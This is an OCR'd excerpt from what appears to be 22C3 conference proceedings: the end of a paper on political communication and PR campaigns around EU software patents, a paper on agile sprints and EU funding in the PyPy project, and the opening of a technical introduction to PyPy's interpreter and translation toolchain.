To anchor our piece of reality the blue *facts* have to be addressed and modified in the communication process. After that, the item will fit and allow following the white rabbit.
Accompanied by two changes (green pieces) the final message *gets through* and has a comfortable place in that reality. The predecessors only require small changes. If these pieces fit better into the reality than the existing pieces or if they are hardly deniable facts it would be perfect..

5 Conclusion

When communicating, the reality of the communication partners plays a vital role for the outcome. But complicating that process, in communication between members of different societies, people tend to use the messages they are used to, to address items they know. The more the realities differ, the harder it is to communicate.

Respecting the details of the reality of others can improve the communication results. In political discussions communication is not two-ways but many parties are involved. It is interesting

to observe that people tend to stick to their own reality, or to the reality of their society when they communicate.

A reader assumes that a content is relevant and makes sense. The less contradictions the messages have in the whole text and for the experiences and knowledge of the reader, the easier it is red. The easier the text is red, the more worth the reader applies to the messages it contains.

5.1 Messages and Items

For our model, every transmission is a set of messages that requests information about items and values or requests the change of these. Every message addresses one item and its values. It is important not to confuse messages with text. The sentence *I want to have fun* can address completely different items and values when said wearing either a three piece suit or just underwear with tiger stripes. At least the latter needs ome other items and values already set to lead to predictable results.

5.2 Primary Message

Primary messages are those first visible. Like the headline in news they dominate the transmission. In a single transmission they have to carry the payload.

5.3 Secondary Message

It is almost impossible to communicate without sending secondary messages. They range from the writing style in news to clothing. Their normal use is to support the primary message, but in campaigns it can make sense to put the real payload in the secondary message, using a nearby irrelevant primary message just as medium of transport.

Let us take clothing as an example. Since ancient times, clothing has been used to show affiliation or dissociation to a group. That's why individualists have to uniform, the more public dress codes vanish. Clothing is a side channel.

5.4 Subliminals

These are used quite often in marketing campaigns. Trying to slip beyond recognition sounds promising, but subliminals have to be vague which makes them not very useful for communication. Besides that it is important not to send contra productive subliminals.

5.5 Messages and Items

It is obvious that precision in targeting the correct items and values would be an enhancement for both parties as they could develop a common understanding much faster, but it brings in another problem: it is impossible to achieve. This is just a limited model. It is only possible to draw near enough so that messages are understood correctly and values can be transferred while being unsharp enough to overcome the differences of the realities.

5.6 Maintaining lies - Total Cost of Ownership

We have seen that information is evaluated in its context. This complicates the maintenance of lies and increases the cost of lies. This increase sometimes is the key for winning or loosing.

Software patents came out of the harmonization between the European patent office (EPO), the US and Japan offices. The realization of a world wide harmonized patent system would have

brought strong arguments into a political debate, but being opposed for violating the European patent convention the EPO made a major mistake: Trying to market the European directive, which would have codified its practice, as the exact opposite and as necessary to prevent from software patents and "drifting towards the US", the EPO had not only to maintain that lie, but was also unable to use the original positive argumentation towards a unified patent system.

6 Down the rabbit hole

Based on that model, the preparation for communication can be structured into strategic tasks.

6.1 The profile

Messages never stand for themselves. They are evaluated in context and one of the most important contexts is the origin of the message. Preparing a clear and useful image and some basic outlines provides many improvements.

- Minimal basics to allow a fast orientation for the communication partners.
- Easy checks to prevent sending counterproductive messages
- Understanding the communication scheme of the others allows the translation into their *language*.

6.2 Minimal basics

They are called the *basic Ws*: Who (are you)? What (do you want)? Why (do you want that)?

6.3 Search for mantras

The mantra is a basic check that will be applied to all messages. It is a filter method. It prevents from sending wrong subliminals and shows weaknesses in messages. It also keeps messages in line over a longer period of time. The attributes should be chosen carefully, as they represent the items and values of *the reality* shown to the outside. They should reflect reality. It is also considered helpful to use humor.

- Choosing the basic stereotype: They range from hero in shining armor to poor and getting hurt. Mostly it will be a positive role, but never such an extreme.
- Choosing the behavior: The virtual character chosen above will show a different behavior to different communication partners, or when writing about different topics.
- Choosing the viewpoints: What is the viewpoint? What is considered good, bad, evil?
- Choosing the mood: Angry about the topic? Frightened? Amused?
- These properties should now merge into mantras. Every mantra is a simple set of questions for one transmission channel. Questions like: Are this the words of the hero in shining armor? - Who is the winner in the text? Who is on the loose at least at the end? Is the mood expressed?

6.4 Private investigations

The communication between members of different realities leads to the situation that one of them will feel unsure. One key to effective communication is to know keywords, key phrases and argumentation lines of the others. Different societies use different communication phrases. Giving

thoughts about the communication of others gives a first glance about how to address items and values in their puzzle.

Bad news: This has to be done carefully and can require a lot of work. In political debates it means nothing less than fighting a battle on foreign ground. In the worst case more than one. The debate about software patents in the EU clearly showed that the computing society is able to counter a threat and to be well up on political and on juristical ground. At the high tide of the dispute many former "computer geeks" had excellent knowledge of the European software patent law embarrassing most lawyers and many WIPO representatives.

6.5 Usage: Building it all together for PR

6.5.1 Building trust

As in computer communication the goal is to transport the content, established trust is needed. This is where the first preparation steps help. The minimal basics help to provide a quick orientation for others. Friend or opponent? What are the interests? Over time the mantra helps maintaining style and orientation even facing the rollercoaster of political disputes.

Without restricting the actual texts too much the basic checks of the mantras make sure that schizophrenic behavior, which is often seen in campaigns that have to deal with rapid changes, is not an issue. The clear face together with a stable baseline in communication help to build the needed trust. Additional adaptations, in speech, behavior or clothing are another way to strengthen trust by making communication more comfortable to others.

6.5.2 Messages and Campaigns

Dealing with the communication and the reality of others has two major advantages: Understanding the position and values of the persons the message is directed to and the ability to translate a message into the coding of another reality. The model has also shown, that it is not about getting *the one final truth* through with force but about preparing the environment. The camel and the needle's eye: no problem with a big hole.

6.5.3 Primary and secondary messages

It is now clear that the messages in one transmissions can point at different items. Early PR in a campaign can focus on surrounding items and values just preparing for the main message or advertise it in secondary messages. Addressing a set of items and values is also a method of binding them together, making opposition harder

The messages in one transmission can also target different realities. PR about the WIPO is a primary example because there is, at least now, noone really listening there. Secondary messages in such a PR should target existing audience and there is no sense in coding anything for the reality of the WIPO, which would be too wicked anyway.

6.5.4 Advanced Usage

Advanced usage goes beyond normal communication. What about the opponents? What is their reality? How do they express it? Most probably they will use words and phrases of their reality. Are they prepared to discuss items outside their own reality?

A major example: Microsoft. The software giant was, and mostly still is, completely unprepared for a political discussion. Unaware of that aspects, the microsofties try to respond to the challenges of the information age with answers from the past accompanied with pressure and lobbying. Of course they get caught. A way that leads them straight into the role of the ignorant and bad guy.

6.6 Recipe for a message

First a clear vision of the message is needed. What is the content? What is the format? There are some standard formats for messages [1] . The content needs some checking too, and again there are

6.6.1 Magical *W*s

- *What* happened or has to be done.
- *Who* is affected, has to do something. The more personal, the better.
- *When* did or will it happen.
- *Where*
- *Who* said? Where does the information come from.

A note on journalism:

> journalistic work is oriented, knowingly or not, on the news value of a subject area: Most important value is the ”negative potential”. [3]

But the more negative a message is, the less likely it will change something in reality. Humans are used to negative messages, as they are to PR messages, so even if very bad news catch short media attention, in most cases a solid text without too much excitement does a better job.

6.6.2 Lead and Text

- The lead is the headline. Sometimes a few lines can be put besides the headline for clarification. Put all what has to be said comes into the lead. People who read much decide on the lead if they read a text or ignore it.
- The first chapter: Do not expect people, which are not very interested in the topic, to read further than the first chapter.
- Other chapters: Only clarify things here, or *tease* future messages.

Teasing future messages basically shows that there is more to come. Because people are not expected to read further than up to the end of the first chapter it depends on the goal where to set such teasers. Teasing below the first chapters can be used to give those a benefit that read further.

If the subject is too complicated to be dealt with in the lead, then there are basically two possibilities:

- Writing an article and publishing a message about the article, its author, why he wrote it...
- Splitting it up into several messages.

6.6.3 Testing

Now the text can be tested and optimized:

- Basic checks: Who? What? Why?
- Mantra checking: Does the message comply to the chosen mantra? Does it fit into the chosen role? Every sentence?
- Substitution: What phrases can be replaced with phrases used by the receiver of the message.
- Optimization: What additional messages can be stuffed in with small variations?

References

[1] Dr. Nicole Bracker. Journalistisches schreiben 1-3. *Fachjournalist*, 2002.

[2] CCC Cologne. `http://koeln.ccc.de/archiv/drt/gravenreuth-faq.html`. 1999.

[3] Dipl.-Journ Kurt Neubert. Krisenkommunikation oder kommunikation in der krise? *Fachjournalist*, 2002.

[4] European Parliament. European parliament resolution on the existence of a global system for the interception of private and commercial communications (echelon interception system). 2001.

[5] Paul Watzlawick, Janet H. Beavin, Don D. Jackson. *Menschliche Kommunikation. Formen, Störungen, Paradoxien*. Huber, Bern, 2000.

Open Source, EU funding and Agile Methods

Sprint methodology in funded OSS projects

Beatrice Düring, Holger Krekel

Open Source, EU Funding and Agile Methods

Bea Düring
Change Maker
bea@changemaker.nu

Holger Krekel
merlinux GmbH
hpk@merlinux.de

Abstract

This paper walks through different aspects of agility within the open-source PyPy project[1]. Agility has played a key role from the beginning. The PyPy project started from some mails between a few people, quickly had a first one-week meeting, a "sprint", from where it evolved into a structure that was able to carry out a research project - and got accepted by the European Union. During the course, two companies were founded. They are now growing and employing key developers.

PyPy's technical development is strongly rooted in open-source contexts and this adds another agility aspect - free communication, co-operation and exchange with other people and projects.

The process of obtaining EU-funding is a continous challenge to the community-rooted PyPy project; how to connect agile open source culture with formal structures, interaction with requirements like planning, budget estimation, work distribution and resource tracking.

After our first "funded" year we are reasonably happy with the balance we strike between organisations and EU funding on the one and the developers driving the technical aspects of the project on the other side.

1 Agility in Technical Development and Organisation

1.1 Agile approaches: sprinting

PyPy first started during a one-week meeting, a "sprint", held at Trillke-Gut in Hildesheim February 2003. The sprint was inspired by practices used by other Python projects such as Zope3. Originally the sprint methodology used in the Python community grew from practices applied by the Zope Corporation. Their definition of a sprint was: "two-day or three-day focused development session, in which developers pair off together in a room and focus on building a particular subsystem".

Sprinting up to a week became the initial driving factor in developing the code base and the community/people around it. The early PyPy sprints were organised by core developers together with local Pythonistas in Louvain La Neuve, Gothenburg, Vilnius and Amsterdam. Sprints gave the opportunity to both help, participate and influence the ideas within PyPy.


Sprints are actually not part of the traditional Agile portfolio of techniques, the closest thing to it comes from Scrum[2] who names the 30 days long programming iterations "sprints", covering a certain increment. With the Scrum method, considerable effort is put into performing the sprint planning as well as creating and documenting the "sprint backlog" which is then feedbacked into the "Product backlog". The sprint ends with a "sprint review" - an informal planning session in which the team decides on upcoming work. There are also techniques in which the team looks at ways to improve the development methodology and future sprints.

To our knowledge, open-source projects these days are sprinting for at most a week which reflects the fact that many contributors give their time and even money to gather and work together. This is different from having fully funded people from one company working together.

Why did PyPy choose sprinting as a key technique? It is a method that fits distributed teams well because it gets the team focused around visible challenging goals while working collarobatively (pair-programming, status meetings, discussions etc) as well as acceleratedly (short increments and tasks, "doing" and testing instead of long startups of planning and requirement gathering). This means that most of the time a sprint is a great way of getting results and getting new people aquainted - a good method for dissemination of knowledge and learning within the team.

A key insight, worthwhile for other EU-projects to ponder, is how an agile process like sprinting is much more suited for creative work between groups of dis-

[1] http://codespeak.net/pypy



tributed people. Traditional software development, as well as traditional project management techniques have a tendency to hinder creativity due to the inbuilt over-structured, segmented and control-oriented approach which in most cases ends in less quality when results are being measured.

1.2 Agile approaches: test-driven development

Test-driven development is a technical cornerstone for programming efficiently together in a distributed team. Seen from the Agile Manifesto perspective it is right up there as one of the key elements since it puts focus on producing working code, rather than diagrams, plans and papers (and then faulty software).

Seen from an Open Source community perspective it is a vitalising strategy - especially in combination with a transparent open process in which anyone interested can participate - if only for just a few days at a sprint. One of the key problems identified by Frederick P. Brooks in the latest version of "The Mythical Man-Month"[3] (unfortunately still very actual today) is estimating correct amount of time for communication and testing/debugging. Automated testing, rather barrier-free communication and strict version tracking helps with that problem, especially in the hands of a team sprinting its way through the Python community - welcoming everyone to participate.

Apart from rewriting a practical programming language within itself, PyPy also evolved a number of development tools useful for writing tests and glueing things together. PyPy's testing tool ("py.test") is used separately and evolves on its own by now.


1.3 Agility: Open Communication and organisation

Another agility aspect relates to transparent and open communication within the project. Only very few (EU-contract related) documents are access restricted, everything else is freely available. There are no hierarchies for commit rights. In fact, the server also hosts a couple of other projects and all projects share commit rights ("Coding Wiki"). Announcing Sprints, Releases and development goals lead to an increasing amount of people subscribing to mailing lists or participating in development.

Moreover, the PyPy developers implemented a method with weekly 30-minute IRC chat meetings where topics were briefly discussed, delegated or decided upon. Those meetings are open to all active developers and usually do not touch upon internal EU matters much except that funded developers keep EU goals more in mind than others. Minutes of these weekly developer meetings get archived and posted to

[2] "Agile project management with Scrum", Ken Schwaber, Microsoft Professional 2004, p. 8-9

[3] "The mythical man-month, anniversary edition", Frederick P. Brooks, Jr, Addison-Wesley 2004



the development list.

A rather recent invention is the postings of "This week in PyPy". The text is a summary of what is going on in the lively IRC development #pypy channel - main place of technical coordination.

2 How and why EU funding?

Mid 2003 the idea of trying to get EU-funding for the project was born. It became clear that the project had an arbitrarily large scale and that receiving some funding would dramatically increase the pace and seriousness of the project - because funded developers can dedicate more of their time to the project. The involved developers and people stretched outside of the Open Source ecologies to try to gather as much information and contacts as possible in order to answer the question: "Should we go for it?" to which the answer quickly became "Let's see how far we get!".


2.1 Making things fit with EU perspectives

There had been a growing interest from the European Commission, IST division, to look closer at the Open Source world and its achievements. Several funded research projects in the 5th framework programme studied the phenomen (FLOSS-POLS, FLOSS) - its organization, business models and licensings. A few other funded software projects used Open Source in their work as tools (languages and applications). There was no previous experience of an Open Source community based project making a bid for funding.

The areas in the 6th Framework programme (second call) fit very well with the objectives of PyPy. The idea of strengthening the European Software development companies and businesses with supporting an open source language implementation was new but appealing to the EU. However, being an Open Source project wasn´t enough. The challenges and the idea of a flexible, configurable "translator" or "compiler" met the research targets of the FP6, as well as trying out and documenting the agile methodology being used. It is interesting to note that most of today's computer language research and development happens in the US.

In short, we argued that EU funding allowed the project to go from reaching a critical mass and position to continue to evolve from there, and that it would help European Organisations to make some ground.

Acting on this strategy proved to be a more difficult task. The entire proposal and negotiation process took over a year (Autumn 2003 until November



2004).A proper description of planned work, necessary to satisfy formal requirements, had not previously been part of the development focus and both the EU and the parties involved had to adapt to the situation. Yet, drafting the high-level requirements (in total 14 workpackages and 58 deliverables) was done using the same version-control/open-communication based work style, including evolving the proposal at sprints. Writing the proposal and specifying according objectives on a higher level has proved to be generally useful for clarifying goals on a longer term. It also helps others to understand the project better.

Unfortunately the negotiations with the EU got stuck in organizational limbo and the project is still suffering from the effects of this even today. The goal of funding contributors especially coming to sprints was originally based on a non-profit association. This solution wasn't seen as realistic or feasible by the EU although we think it remains a viable approach for the future. During negotiations, we got to an alternative solution which had a few drawbacks: contributors have to become Contract Partners within the EU-level Consortium (which is by itself not difficult) and can then at least claim travel and accomodation costs when attending sprints.

However, this construction does not allow them to get paid for work time and also has some formal requirements. In practice this leads to current considerations of developers to shift private money between them in order to circumvent the current problems with implementing an agile model within the EU contract framing.

2.2 Seven Organisations / The consortium

The guiding idea for receiving funding is to have organisations in which key developers and other parties are employed. Two companies out of the seven organisations in the initial consortium were funded during the EU negotiation process. what first might have felt as an EU-related obstacle became an opportunity, but with some overhead like legal and organizational responsibilities.

Other adjustments and recruiting companies with previous EU project experiences took place. There also is one company involved quite unrelated to the previous developer work but rather focused on process management and designing learning processes with a background from the Chaospilot school in Aarhus, Denmark. When creating the formal consortium of seven partners new cultures and perspectives were mixed with the strong collaborative Open Source core team, adding new complexities in communication and

cooperation. Getting the new "playmates" to adopt the vision, culture and spirit of the original idea and holding true to it during the work on the proposal and negotiation process was a challenge indeed.

The formal project organization required by the EU imposed more structure on the previous more free-floating agile process. Roles and responsibilities where staked out, conforming with the requirements of the roles but delegating as much as possible of the responsibilities and decision-making to the core developers. The strategy was to keep "conceptual integrity" (Brooks) of the vision and the idea in the hands of the core developers. A somewhat negative result was the added workload and responsibility on developers regarding EU related work. It is not too surprising that the consortium with its member organisation now employs a version-control/review based scheme regarding EU documents reflecting the technical development approaches.

It remains a challenge for all partners of the consortium, universities and companies alike, to connect an ongoing medium-scale open-source project with EU regulations and requirements - not to speak of the fact that companies need to fund 50% of the costs themselves. It is, in fact, too early to judge the overall success of our approaches although we are confident that things work out reasonably well.

2.3 challenges: balancing community interests with EU requirements

The nature of sprints changed when EU funding started. The need to meet milestones of promised *deliverables* and the goal to keep an open sprint process, still welcoming newcomers into the world of Pypy, made the sprints longer (at least 7 days with a break day in the middle) but also changed the nature of the sprints. The team started to distuingish between sprints open for all to attend, without any prior PyPy experience, and sprints requiring earlier PyPy involvement. Tutorials, start up planning meetings as well as daily status meetings evolved, the latest additions to the sprints are closing planning meetings (planning the work between sprints) and work-groups - a version of pair-programming in groups.

Some other effects of sprinting within the EU-structure is that the sprint becomes a forum for non-development work - coordinating and tracking the project. The challenge here is not affecting the main work and "disturbing" visiting developers with EU-related work. It could also be argued that the prolonged sprints could possibly make it more difficult for non consortium members to attend the full time, disturbing other engagements etc.

The project continues to try to adapt the method of sprinting, evaluating feedback from sprint participants. Maybe the implementation within the PyPy team is slowly conforming to the Scrum standard of sprinting, but not as a conscious effort?

2.4 Managing diversities: agile business

For a diverse group of organisations and people, agility is helpful at various levels: you cannot make all-encompassing plans and hope to statically follow them and succeed. New developments, twists and opportunities evolve all the time.

Our experience with evolving PyPy from a loose Open Source project to a partially funded EU research project shows the following:

- what first seemed like too diverse interests and views, impossible to tailor into a single project, was instead a fruitful mix of diversities. The challenge is to manage these diversities and channel them into constructive team efforts. Aiming for homogenity is the real threat.
- what first seemed like unbeatable odds and too big obstacles sometimes even turned into new possibilities. The challenge is to maintain an atmosphere in which a team can act on those and within short timeframes of opportunities. Change is inevitable - how you handle it is the real challenge.
- there are many other projects and organisations who are heading in similar directions of trying to connect and evolve agile open source strategies with business matters. Emerging models for developers distributed between different countries allows people with special interests to effectively work together and learn from each other.

Concluding - the cumulative effects of an agile, open and dynamic team process combined with a market and curious first adopters facilitates agile business. A positive result is that a lot of people within the PyPy context found enjoyable jobs and there now already is evolving commercial interest despite the still early stages of the project - mostly from US companies though ... why european companies, especially larger ones, appear to prefer taking rather naive views on agile open-source development ("great, it's cheaper, no license fees!") is another interesting topic.

PyPy - the new Python implementation on the block

Language/VM R&D, whole program type inference, translation to low level backends, fun

Armin Rigo, Carl Friedrich Bolz,
Holger Krekel

PyPy - The new Python Implemention on the Block 22C3 Proceedings

Carl Friedrich Bolz
merlinux GmbH
cfbolz@gmx.de

Holger Krekel
merlinux GmbH
hpk@merlinux.de

Armin Rigo
Heinrich-Heine-Universität Düsseldorf
arigo@tunes.org

Abstract

PyPy[1] is an implementation of the Python[2] programming language written in Python itself, flexible and easy to experiment with. Our long-term goals are to target a large variety of platforms, small and large, by providing a compiler toolsuite that can produce custom Python versions. Platform, memory and threading models are to become aspects of the translation process - as opposed to encoding low level details into the language implementation itself. Eventually, dynamic optimization techniques - implemented as another translation aspect - should become robust against language changes.

1 PyPy - an implementation of Python in Python

It has become a tradition in the development of computer languages to implement each language in itself. This serves many purposes. By doing so, you demonstrate the versatility of the language and its applicability for large projects. Writing compilers and interpreters are among the most complex endeavours in software development.

An important aspect of implementing Python in Python is the high level of abstraction and compactness of the language. This allows an implementation that is, in some respects, easier to understand and play with than the one written in C (referred to throughout the PyPy documentation and source as "CPython"[3]).

Another central idea in PyPy is building the implementation in the form of a number of independent modules with clearly defined and well tested API's. This eases reuse and allows experimenting with multiple implementations of specific features.

Later in the project we will introduce optimizations, following the ideas of Psyco[4], a Just in Time Specializer, that should make PyPy run Python programs faster than CPython. Extensions that increase the expressive power are also planned. For instance, we will include the ideas of Stackless[5], which moves the execution frames off the stack into heap space, allowing for massive parallellism.

2 PyPy - Meta Goals

PyPy is not only about writing another Python interpreter. Traditionally, interpreters are written in a target platform language like C/Posix, Java or C#. Each such interpreter provides a "mapping" from application source code to the target environment. One of the goals of the "all-encompassing" environments, like the .NET framework and to some extent the Java virtual machine, is to provide standardized and higher level functionalities to language implementors. This reduces the burden of having to write and maintain many interpreters or compilers.

PyPy is experimenting with a different approach. We are not writing a Python interpreter for a specific target platform. We have written a Python interpreter in Python, with as few references as possible to low-level details. (Because of the nature of Python, this is already a complicated task, although not as complicated as writing it in - say - C.) Then we use this as a "language specification" and manipulate it to produce the more traditional interpreters that we want. In the above

[1] http://codespeak.net/pypy
[2] http://docs.python.org/ref
[3] http://www.python.org
[4] http://psyco.sourceforge.net
[5] http://stackless.com

sense, we are generating the concrete "mappings" of Python into lower-level target platforms.

So far (autumn 2005), we have already succeeded in turning this "language specification" into reasonably efficient C-level code that performs basically the same job as CPython. Memory management is inserted during this *translation* process. It can be configured to use reference counting or not; thus we have already achieved two very different mappings of application Python code over C/Posix. We have also successfully translated our Python interpreter into LLVM[6] code, and we are working on targeting higher-level environments like Java and Squeak.

In some senses, PyPy project's central component is not its interpreter implementation, but its configurable translator. We think it provides a good way to avoid writing `n * m * o` interpreters for `n` dynamic languages and `m` platforms with `o` crucial design decisions. PyPy aims at having any one of these parameters changeable independently from each other:

- we can modify or replace the language we interpret and just regenerate a concrete interpreter for each target;
- we can write new translator back-ends to target new platforms;
- we can tweak the translation process to produce low-level code based on different models and tradeoffs.

By contrast, a standardized target environment - say .NET - enforces `m=1` as far as it is concerned. This helps making `o` a bit smaller by providing a higher-level base to build upon. Still, we believe that enforcing the use of one common environment is not necessary. PyPy's goal is to give weight to this claim - at least as far as language implementation is concerned - showing an approach to the `n * m * o` problem that does not rely on standardization.

This is the *meta-goal*; a more concrete goal worth mentioning at this point is that language specifications can be used to generate cool stuff in addition to traditional interpreters - e.g. Just-In-Time compilers.

3 Higher level picture

As you would expect from a project implemented using ideas from the world of Extreme Programming[7], the architecture of PyPy has evolved over time and continues to evolve. Nevertheless, the high level architecture is now clear. There are two independent basic subsystems: the Standard Interpreter and the Translation Process.

3.1 The Standard Interpreter

The *standard interpreter* is the subsystem implementing the Python language. It is divided into two components:

- the bytecode interpreter which is responsible for interpreting code objects and implementing bytecodes,
- the standard object space which implements creating, accessing and modifying application level objects.

Note that the *standard interpreter* can run fine on top of CPython if one is willing to pay the performance penalty for double-interpretation.

The *bytecode interpreter* is the part that interprets the compact bytecode format produced from user Python sources by a preprocessing phase, the *bytecode compiler*. The bytecode compiler itself is implemented as a chain of flexible passes (tokenizer, lexer, parser, abstract syntax tree builder, bytecode generator). The bytecode interpreter then does its work by delegating all actual manipulation of user objects to the *object space*. The latter can be thought of as the library of built-in types. It defines the implementation of the user objects, like integers and lists, as well as the operations between them, like addition or truth-value-testing.

This division between bytecode interpreter and object space is very important, as it gives a lot of flexibility. It is possible to use different object spaces to get different behaviours of the Python objects. Using a special object space is also an important technique for our translation process.

3.2 The Translation Process

The *translation process* aims at producing a different (low-level) representation of our standard interpreter. The *translation process* is done in four steps:

- producing a *flow graph* representation of the standard interpreter. A combination of the bytecode interpreter and a *flow object space*

[6] http://llvm.cs.uiuc.edu/

[7] http://www.extremeprogramming.com/

performs *abstract interpretation* to record the flow of objects and execution throughout a Python program into such a *flow graph*;

- the *annotator* which performs type inference on the flow graph;
- the *typer* which, based on the type annotations, turns the flow graph into one using only low-level operations that fit the model of the target platform;
- the *code generator* which translates the resulting flow graph into another language, currently C, LLVM, Javascript (experimental).

A more complete description of the phases of this process is out of the scope of the present introduction. We will only give a short overview in the sequel.

4 RPython, the Flow Object Space and translation

One of PyPy's now achieved objectives is to enable translation of our bytecode interpreter and standard object space into a lower-level language. In order for our translation and type inference mechanisms to work effectively, we need to restrict the dynamism of our interpreter-level Python code at some point. However, in the start-up phase, we are completely free to use all kinds of powerful Python constructs, including metaclasses and execution of dynamically constructed strings. However, when the initialization phase finishes, all code objects involved need to adhere to a more static subset of Python: Restricted Python, also known as RPython.

The Flow Object Space then, with the help of our bytecode interpreter, works through those initialized RPython code objects. The result of this abstract interpretation is a flow graph: yet another representation of a Python program, but one which is suitable for applying translation and type inference techniques. The nodes of the graph are basic blocks consisting of Object Space operations, flowing of values, and an exitswitch to one, two or multiple links which connect each basic block to other basic blocks.

The flow graphs are fed as input into the Annotator. The Annotator, given entry point types, infers the types of values that flow through the program variables. This is the core of the definition of RPython: RPython code is restricted in such a way that the Annotator is able to infer consistent types. How much dynamism we allow in RPython depends on, and is restricted by, the Flow Object Space and the Annotator implementation. The more we can improve this translation phase, the more dynamism we can allow. In some cases, however, it is more feasible and practical to just get rid of some of the dynamism we use in our interpreter level code. It is mainly because of this trade-off situation that the definition of RPython has shifted over time. Although the Annotator is pretty stable now and able to process the whole of PyPy, the RPython definition will probably continue to shift marginally as we improve it.

The newest piece of this puzzle is the *Typer*, which inputs the high-level types inferred by the Annotator and uses them to modify the flow graph in-place to replace its operations with low-level ones, directly manipulating low-level values and data structures.

